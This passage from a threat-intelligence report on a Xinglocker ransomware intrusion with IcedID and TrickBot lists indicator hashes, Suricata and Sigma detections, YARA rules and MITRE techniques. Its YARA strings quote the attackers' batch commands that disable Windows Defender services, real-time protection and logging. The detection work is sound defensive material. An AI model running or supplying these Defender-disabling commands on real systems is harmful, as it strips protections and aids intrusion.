0d575c22dfd30ca58f86e4cf3346180f2a841d2105a3dacfe298f9c7a22049a0
star.bat
edc09807da2d733262c29f0fb184c6c2
70dd6c21d031db5051a3635b8860c3a494c866ff
6679848b93987eb8ca02f881e3542b9f54163264b18a13175b65e18ba711c905
update64.dll
ffd1027dad6ba3eec0a8de67f9236d05
61707322b2f5bb49dff51520fb0f9da866987153
47ff886d229a013d6e73d660a395f7b8e285342195680083eb96d64c052dd5f0
```

Detections

Network

Suricata

```
ET MALWARE Win32/IcedID Request Cookie
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
ET DNS Query to a *.top domain - Likely Hostile
ThreatFox TrickBot botnet C2 traffic (ip:port - confidence level: 75%)
ETPRO POLICY Observed Atera Remote Access Application Activity Domain in TLS SNI
ET INFO Observed Let's Encrypt Certificate for Suspicious TLD (.xyz)
ThreatFox IcedID botnet C2 traffic (ip:port - confidence level: 75%)
Feodo Tracker: potential TrickBot CnC Traffic detected
ET TROJAN Trickbot Checkin Response
ET INFO Dotted Quad Host DLL Request
ET INFO Suspicious Windows Commands in POST Body (ipconfig)
ET INFO Suspicious Windows Commands in POST Body (net config)
ET INFO Suspicious Windows Commands in POST Body (net view)
ET INFO Suspicious Windows Commands in POST Body (nltest)
ET POLICY IP Check Domain (icanhazip. com in HTTP Host)
ET POLICY PE EXE or DLL Windows file download HTTP
ET TROJAN Win32/IcedID Request Cookie
ET TROJAN Win32/Trickbot Data Exfiltration
```

Sigma

Abused Debug Privilege by Arbitrary Parent Processes – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/sysmon_abusing_debug_privilege.yml

Automated Collection Command Prompt – https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/process_creation_automated_collection.yml

Bad Opsec Powershell Code Artifacts – https://github.com/SigmaHQ/sigma/blob/5e35e387dd0dcdd564db7077da3470fbc070b975/rules/windows/powershell/powershell_bad_opsec_artifacts.yml

Bloodhound and Sharphound Hack Tool – https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_hack_bloodhound.yml

CobaltStrike Process Patterns – https://github.com/SigmaHQ/sigma/blob/ee85fdfa3fda3d2861065f0e2f6a9d599b03e47e/rules/windows/process_creation/win_cobaltstrike_process_patterns.yml

CobaltStrike Service Installations – https://github.com/SigmaHQ/sigma/blob/1b480f2ee609e196fcaf6bfee11cf26133f64435/rules/windows/builtin/win_cobaltstrike_service_installs.yml

CobaltStrike Service Installations in Registry – https://github.com/SigmaHQ/sigma/blob/bbe67ddc73adaa245941fe240db4eff3279078a8/rules/windows/registry_event/sysmon_cobaltstrike_service_installs.yml

Empire PowerShell Launch Parameters – https://github.com/SigmaHQ/sigma/blob/7c42a9d6cbe8af82b1df3cdde67b9adf9f86ffa1/rules/windows/process_creation/win_susp_powershell_empire_launch.yml

Execution from Suspicious Folder – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_execution_path.yml

File Created with System Process Name – https://github.com/SigmaHQ/sigma/blob/ea430c8823803b9026a4e6e2ea7365dc5d96f385/rules/windows/file_event/sysmon_creation_system_file.yml

File or Folder Permissions Modifications – https://github.com/SigmaHQ/sigma/blob/ff0f1a0222b5100120ae3e43df18593f904c69c0/rules/windows/process_creation/win_file_permission_modifications.yml

First Time Seen Remote Named Pipe – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win_lm_namedpipe.yml

Local Accounts Discovery – https://github.com/SigmaHQ/sigma/blob/ff0f1a0222b5100120ae3e43df18593f904c69c0/rules/windows/process_creation/win_local_system_owner_account_discovery.yml

Malicious Base64 Encoded PowerShell Keywords in Command Lines – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_hidden_b64_cmd.yml

Malicious PowerShell Commandlets – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/powershell/powershell_malicious_commandlets.yml

Mimikatz Detection LSASS Access – https://github.com/SigmaHQ/sigma/blob/b81839e3ce507df925d6e583e569e1ac3a3894ab/rules/windows/deprecated/sysmon_mimikatz_detection_lsass.yml

Net.exe Execution – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_net_execution.yml

Non Interactive PowerShell – https://github.com/SigmaHQ/sigma/blob/1425ede905514b7dbf3c457561aaf2ff27274724/rules/windows/process_creation/win_non_interactive_powershell.yml

PowerShell as a Service in Registry – https://github.com/SigmaHQ/sigma/blob/a80c29a7c2e2e500a1a532db2a2a8bd69bd4a63d/rules/windows/registry_event/sysmon_powershell_as_service.yml

PowerShell Execution – https://github.com/SigmaHQ/sigma/blob/8aabb58eca06cc44ae21ae4d091793d8c5ca6a23/rules/windows/image_load/sysmon_powershell_execution_moduleload.yml

PowerShell Network Connections – https://github.com/SigmaHQ/sigma/blob/7f071d785157dfe185d845fad994aa6ec05ac678/rules/windows/network_connection/sysmon_powershell_network_connection.yml

PowerShell Scripts Installed as Services – https://github.com/SigmaHQ/sigma/blob/a80c29a7c2e2e500a1a532db2a2a8bd69bd4a63d/rules/windows/builtin/win_powershell_script_installed_as_service.yml

Rare Scheduled Task Creations – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/other/win_rare_schtask_creation.yml

Rare Service Installs – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win_rare_service_installs.yml

Regsvr32 Anomaly – https://github.com/SigmaHQ/sigma/blob/6fbce11094285e5ba13fe101b9cb70f5b1ece198/rules/windows/process_creation/win_susp_regsvr32_anomalies.yml

Regsvr32 Command Line Without DLL – https://github.com/SigmaHQ/sigma/blob/7c42a9d6cbe8af82b1df3cdde67b9adf9f86ffa1/rules/windows/process_creation/win_susp_regsvr32_no_dll.yml

Regsvr32 Network Activity – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/network_connection/sysmon_regsvr32_network_activity.yml

Rundll32 Internet Connection – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/network_connection/sysmon_rundll32_net_connections.yml

Ryuk Ransomware – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_malware_ryuk.yml

SMB Create Remote File Admin Share – https://github.com/SigmaHQ/sigma/blob/8beb70e970b814d0ab60625206ea0d8a21a9bff8/rules/windows/builtin/win_smb_file_creation_admin_shares.yml

Stop Windows Service – https://github.com/SigmaHQ/sigma/blob/eb406ba36fc607986970c09e53058af412093647/rules/windows/process_creation/win_service_stop.yml

Successful Overpass the Hash Attempt – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/builtin/win_overpass_the_hash.yml

Suspicious AdFind Execution – https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_adfind.yml

Suspicious Encoded PowerShell Command Line – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml

Suspicious In-Memory Module Execution – https://github.com/SigmaHQ/sigma/blob/5cf7078fb3d61f2c15b01d9426f07f9197dd3db1/rules/windows/process_access/sysmon_in_memory_assembly_execution.yml

Suspicious PowerShell Cmdline – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/powershell/powershell_cmdline_reversed_strings.yml

Suspicious PowerShell Parent Process – https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_parent_process.yml

Suspicious Spool Service Child Process – https://github.com/SigmaHQ/sigma/blob/0b83c12dd1fcc906ce705c413d5ed5db90ce5e82/rules/windows/process_creation/win_susp_spoolsv_child_processes.yml

Suspicious WMI Execution – https://github.com/SigmaHQ/sigma/blob/5e701a2bcb353338854c8ab47de616fe7e0e56ff/rules/windows/process_creation/win_susp_wmi_execution.yml

Windows Defender Threat Detection Disabled – https://github.com/SigmaHQ/sigma/blob/f69868b5aa25f33c629208d8868994ed24b20b46/rules/windows/other/win_defender_disabled.yml

Windows PowerShell Web Request – https://github.com/SigmaHQ/sigma/blob/9b7be5985ea6079e97a2a769404880fc9dd63994/rules/windows/powershell/win_powershell_web_request.yml

Yara

```
/*
   YARA Rule Set
   Author: The DFIR Report
   Date: 2021-10-10
   Identifier: 5582 Xinglocker
   Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */


import "pe"

rule DLLBeacons {
   meta:
      description = "for files:  kaslose64.dll, spoolsv.exe, kaslose.dll, 
croperdate64.dll"
      author = "TheDFIRReport"
      date = "2021-09-14"
      hash1 = "a4d92718e0a2e145d014737248044a7e11fb4fd45b683fcf7aabffeefa280413"
      hash2 = "0d575c22dfd30ca58f86e4cf3346180f2a841d2105a3dacfe298f9c7a22049a0"
      hash3 = "320296ea54f7e957f4fc8d78ec0c1658d1c04a22110f9ddffa6e5cb633a1679c"
      hash4 = "1b981b4f1801c31551d20a0a5aee7548ec169d7af5dbcee549aa803aeea461a0"
   strings:
      $s1 = "f14m80.dll" fullword ascii
      $s2 = "\\dxdiag.exe" fullword ascii
      $s3 = "\\regedit.exe" fullword ascii
      $s4 = "\\notepad.exe" fullword ascii
      $s5 = "\\mmc.exe" fullword ascii
      $s6 = "spawn::resuming thread %02d" fullword ascii
      $s7 = "xYYyQDllwAZFpV51" fullword ascii
      $s8 = "thread [%d]: finished" fullword ascii
      $s9 = "wmi: error initialize COM security" fullword ascii
      $s10 = "error initializing COM" fullword ascii
      $s11 = "spawn::first wait failed: 0x%04x" fullword ascii
      $s12 = "wmi: connect to root\\cimv2 failed: 0x%08x" fullword ascii
      $s13 = "jmPekFtanAOGET_5" fullword ascii
      $s14 = "spawn::decrypted" fullword ascii
      $s15 = "eQ_Jt_fIrCE85LW3" fullword ascii
      $s16 = "dBfdWB3uu8sReye1" fullword ascii
      $s17 = "qpp0WQSPyuCnCEm3" fullword ascii
      $s18 = "zn9gkPgoo_dOORd3" fullword ascii
      $s19 = "wmi: probaly running on sandbox" fullword ascii
      $s20 = "spawn::finished" fullword ascii
   condition:
      ( uint16(0) == 0x5a4d and filesize < 2000KB and ( 8 of them )
      ) or ( all of them )
}



rule fed3_fed2_4 {
   meta:
      description = "for files:  fed3.bat, fed2.bat"
      author = "TheDFIRReport"
      date = "2021-09-14"
      hash1 = "8dced0ed6cba8f97c0b01f59e063df6be8214a1bd510e4774ef7f30c78875f4e"
      hash2 = "bf908d50760e3724ed5faa29b2a96cb1c8fc7a39b58c3853598d8b1ccfd424ac"
   strings:
      $s1 = "reg add
\"HKLM\\System\\CurrentControlSet\\Control\\WMI\\Autologger\\DefenderAuditLogger\" /v
\"Start\" /t REG_DWORD /d \"0\" /f" ascii
      $s2 = "reg add
\"HKLM\\System\\CurrentControlSet\\Control\\WMI\\Autologger\\DefenderApiLogger\" /v
\"Start\" /t REG_DWORD /d \"0\" /f" fullword ascii
      $s3 = "reg delete \"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\"
/v \"Windows Defender\" /f" fullword ascii
      $s4 = "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WinDefend\" /v
\"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
      $s5 = "reg delete \"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\"
/v \"WindowsDefender\" /f" fullword ascii
      $s6 = "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WdFilter\" /v
\"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
      $s7 = "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WdNisSvc\" /v
\"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
      $s8 = "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WdBoot\" /v
\"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
      $s9 = "reg add
\"HKLM\\System\\CurrentControlSet\\Services\\SecurityHealthService\" /v \"Start\" /t
REG_DWORD /d \"4\" /f" fullword ascii
      $s10 = "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WdNisDrv\" /v
\"Start\" /t REG_DWORD /d \"4\" /f" fullword ascii
      $s11 = "reg delete
\"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run\"
 /v \"Windows Defender\" /f" fullword ascii
      $s12 = "rem 0 - Disable Logging" fullword ascii
      $s13 = "rem Run \"Disable WD.bat\" again to disable WD services" fullword ascii
      $s14 = "schtasks /Change /TN \"Microsoft\\Windows\\ExploitGuard\\ExploitGuard
MDM policy Refresh\" /Disable" fullword ascii
      $s15 = "reg delete \"HKCR\\Directory\\shellex\\ContextMenuHandlers\\EPP\" /f"
fullword ascii
      $s16 = "reg delete \"HKCR\\*\\shellex\\ContextMenuHandlers\\EPP\" /f" fullword
ascii
      $s17 = "reg delete \"HKCR\\Drive\\shellex\\ContextMenuHandlers\\EPP\" /f"
fullword ascii
      $s18 = "schtasks /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows
Defender Scheduled Scan\" /Disable" fullword ascii
      $s19 = "schtasks /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows
Defender Cleanup\" /Disable" fullword ascii
      $s20 = "schtasks /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows
Defender Verification\" /Disable" fullword ascii
   condition:
      ( uint16(0) == 0x6540 and filesize < 10KB and ( 8 of them )
      ) or ( all of them )
}

rule fed3_fed1_5 {
   meta:
      description = "for files:  fed3.bat, fed1.bat"
      author = "TheDFIRReport"
      date = "2021-09-14"
      hash1 = "8dced0ed6cba8f97c0b01f59e063df6be8214a1bd510e4774ef7f30c78875f4e"
      hash2 = "81a1247465ed4b6a44bd5b81437024469147b75fe4cb16dc4d2f7b912463bf12"
   strings:
      $s1 = "rem https://technet.microsoft.com/en-
us/itpro/powershell/windows/defender/set-mppreference" fullword ascii
      $s2 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows
Defender\\SpyNet\" /v \"SpynetReporting\" /t REG_DWORD /d \"0\" /f" fullword ascii
      $s3 = "rem reg add
\"HKLM\\System\\CurrentControlSet\\Services\\SecurityHealthService\" /v \"Start\" /t
REG_DWORD /d \"4\" /f" fullword ascii
      $s4 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\" /v
\"DisableAntiSpyware\" /t REG_DWORD /d \"1\" /f" fullword ascii
      $s5 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows
Defender\\SpyNet\" /v \"SubmitSamplesConsent\" /t REG_DWORD /d \"0\" /f" fullword
ascii
      $s6 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows
Defender\\SpyNet\" /v \"DisableBlockAtFirstSeen\" /t REG_DWORD /d \"1\" /" ascii
      $s7 = "rem USE AT OWN RISK AS IS WITHOUT WARRANTY OF ANY KIND !!!!!" fullword
ascii
      $s8 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableScanOnRealtimeEnable\" /t RE" ascii
      $s9 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableScanOnRealtimeEnable\" /t RE" ascii
      $s10 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableBehaviorMonitoring\" /t REG_" ascii
      $s11 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableBehaviorMonitoring\" /t REG_" ascii
      $s12 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableOnAccessProtection\" /t REG_" ascii
      $s13 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableRealtimeMonitoring\" /t REG_" ascii
      $s14 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableIOAVProtection\" /t REG_DWOR" ascii
      $s15 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableRealtimeMonitoring\" /t REG_" ascii
      $s16 = "rem 1 - Disable Real-time protection" fullword ascii
      $s17 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\" /v
\"DisableAntiVirus\" /t REG_DWORD /d \"1\" /f" fullword ascii
      $s18 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableOnAccessProtection\" /t REG_" ascii
      $s19 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows
Defender\\MpEngine\" /v \"MpEnablePus\" /t REG_DWORD /d \"0\" /f" fullword ascii
      $s20 = "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-
Time Protection\" /v \"DisableIOAVProtection\" /t REG_DWOR" ascii
   condition:
      ( uint16(0) == 0x6540 and filesize < 10KB and ( 8 of them )
      ) or ( all of them )
}


rule spoolsv_kaslose_7 {
   meta:
      description = "for files:  spoolsv.exe, kaslose.dll"
      author = "TheDFIRReport"
      date = "2021-09-14"
      hash1 = "0d575c22dfd30ca58f86e4cf3346180f2a841d2105a3dacfe298f9c7a22049a0"
      hash2 = "320296ea54f7e957f4fc8d78ec0c1658d1c04a22110f9ddffa6e5cb633a1679c"
   strings:
      $s1 = "Protect End" fullword ascii
      $s2 = "ctsTpiHgtme0JSV3" fullword ascii
      $s3 = "Protect Begin" fullword ascii
      $s4 = "pZs67CJpQCgMm8L4" fullword ascii
      $s5 = "6V7e7z7" fullword ascii
   condition:
      ( uint16(0) == 0x5a4d and filesize < 2000KB and ( all of them )
      ) or ( all of them )
}


rule xinglocker_update64 {
   meta:
      description = "xinglocker - file update64.dll"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-10-07"
      hash1 = "47ff886d229a013d6e73d660a395f7b8e285342195680083eb96d64c052dd5f0"
   strings:
      $s1 = ">j=nAy;j;l;l;m;n;k;p;q;rFpFo;u;vBo;x;y<j<k<l<m<[email protected]
<p<q<r<s<t<u<v<w<x<y=j=k=l=m=n=o=p=q=r=s=t=u=v=w=x=y>j>k>l>m>n>o>p>q>rCk>t>u>v" ascii
      $s2 = "?lAu>wGmCkCl;p?nFkCyGy;mCl>oDx9sGxCxCyHr<t?
oHu<[email protected]=sClCkHvDtDuHn<[email protected]
[email protected]>s>lBtFmEnFoBl>tFnBvElFuFv" ascii
      $s3 =
"HnGtDyEpExFjAmEoAoFkEyEkEoEyAqAvErFpExFwFrFvFpFjBoEyFrEwEuBtFyFwEsFyBmGjCoCwDnCtCsCsC
 ascii
      $s4 = "[email protected];vDqBoEpCoCp>qGvCrBq?s>oCwCxGm<[email protected]
<[email protected]>[email protected]>oFtDyDyEj=l?
qEyEpEoEpEq<y=yElEuExEwExEuFjFkCqEnBr>x:kBy>oEv:oDsFv" ascii
      $s5 = "BwBx;pCmCkClCm=vAkCnCqCr;l?vGm;[email protected]@[email protected]
<y>kGxHq=u:rAt=xFk<[email protected];p<oFkFkFlGj9pBs>uFlHo;n;o;nBj" ascii
      $s6 = "Bo>wGl9j9qGlGmGnBkEmFn<tCk?k;[email protected];s:[email protected]
<n=rAt:qDwGl9o9pGy<kFlHoHn=nApFs=qBuFtHt9oHsGtGs>uBmFt>lBp9s" ascii
      $s7 = ":oFoFlFj?k?l?m;[email protected]<[email protected]?k;
[email protected]@[email protected]<[email protected]<nHnGp>
[email protected]@[email protected]?sEtFmEvFjExEvExEy>j>rFw:w>mFj:jElBmFn" ascii
      $s8 = "FpDxFq?k=kCnGy;sCj:w>t>q>pGpCr?nGk;qFuBnBsAk?
kHj<[email protected]=nCsAkHkDyEjAs=uAn<nAw=m9qDvCk<o9wAn=x9sAy>m;yFjCk>oBw>uCtErBk>k9
 ascii
      $s9 = "FwFxBqEu;p>u:v:u:t:sCyFm;rBw<r?yBpExGyAo;
[email protected]@x<tFy>yElExEyEr=wAy>u;v9k>w=mAyGk;x=pBuGs>tBrEw>wBmFx?v;sGtGn>w"
ascii
      $s10 = ":w:x>qCoFx;wCqGr;o;p;[email protected]
[email protected]=n<[email protected]=x?x=u;[email protected]<j9n<k;l;
[email protected]<[email protected]<r:j9tEq;[email protected];l:uFs:
[email protected];q:v>pGw:j?n" ascii
      $s11 =
"HoHuHkAjFkFjEpFqFpApAoGvEpFwEoEjElEyEuBjGoFwEkBnHqEnFrEyEtFyEsBvHyEuFkCnCwCqGkGrGoCyC
 ascii
      $s12 = "EsHv:y;j;k;l;m;nEyEn;q;r;s;t;u;vFmEv;y<j<k<l<m<n?
```

```
qFn<q<r<s<t<u<v=yFy<y=j=k=l=m=nEwCq=q=r=s=t=u=vFqCy=y>j>k>l>m>n>o>p>q>r>s>t>u>v"
ascii
      $s13 =
"ByBwByCkCqCoCqCkCyCwCyCkCqCoCqCkCxCxCxDlDpDpDpDlDxDxDxDlDpDpDpDlDyDxDyEjEkElEmEnEoEpE
 ascii
      $s14 =
"GoHuByCjCkClCmCnErFyFnFsEoExApElFsAjEtErFnDlDmDnFrEyEnEsFoFxBpFmEwEtBkCoDsCqEmEnCkCnC
 ascii
      $s15 =
"CqBxBpCjAnClFjCnCrCpCwCrCsCtCuCvGxCxGlDjHoDlHyDnHvDpHsDrHvDtAkDvDnDxBtEjDlElExEnEyEpE
 ascii
      $s16 = ">p:yGp?l?k?l?m;k>pCp>[email protected];u?w?xGtDj9o=r<[email protected]
<tHtHn>[email protected]@[email protected]
<pHvGnCoClAmEv9rFlCmDrEr<[email protected]:j>pGmAv:r;pDy:v" ascii
      $s17 = ";oGs;k<[email protected]>j=uCpHk>[email protected]?k>
[email protected]>vDk<v?
kEyDq<[email protected]=vArExGr9m<qEtBr<[email protected]>o:kCpEuFuAl;j;nBjFpHj;u;y"
ascii
      $s18 = ";k<t>y?j;wGy;j?oFy?x?q?r?s;[email protected]:w:
[email protected]@l<uHyCw<[email protected]@[email protected]@x<q9uEwCpDuEr9rEtCmDvEo9
xAq:oHjBoBp:v?r:v>tGyAk" ascii
      $s19 = "HwByAjCkDyCmDyDuDr;o;u;[email protected]>
[email protected]:lHy9o9k9l=uAs>jGpDx9v9r9t9uHm:rDo;k:j:kBsEuGu9j;w<r:r:s>lBp>k"
ascii
      $s20 = "AwBp>v;nCkDw;j;[email protected]@s:[email protected]
<r<[email protected]=lAp9k;k<t9y:jGx9q;o>l:o:p>yBo>o<x;uGm" ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 500KB and
      ( pe.imphash() == "309f189ae3d618bfd1e08a8538aea73a" and (
pe.exports("MkozycymwrxdxsUdddknsoskqjj") and
pe.exports("NnzvpyfnjzgjflhXgbihjsjauma") and pe.exports("StartW") and
pe.exports("WldxpodTdikvburej") and pe.exports("WqtzhacNqtdeAkecz") and
pe.exports("startW") ) or 8 of them )
}
```

MITRE

- OS Credential Dumping – T1003
- SMB/Windows Admin Shares – T1021.002
- System Owner/User Discovery – T1033
- Network Service Scanning – T1046
- Windows Management Instrumentation – T1047
- Scheduled Task/Job – T1053
- Process Injection – T1055
- PowerShell – T1059.001
- Domain Groups – T1069.002
- File and Directory Discovery – T1083
- Access Token Manipulation – T1134
- Network Share Discovery – T1135
- Domain Trust Discovery – T1482
- Data Encrypted for Impact – T1486

- Security Software Discovery – T1518.001
- Disable or Modify Tools – T1562.001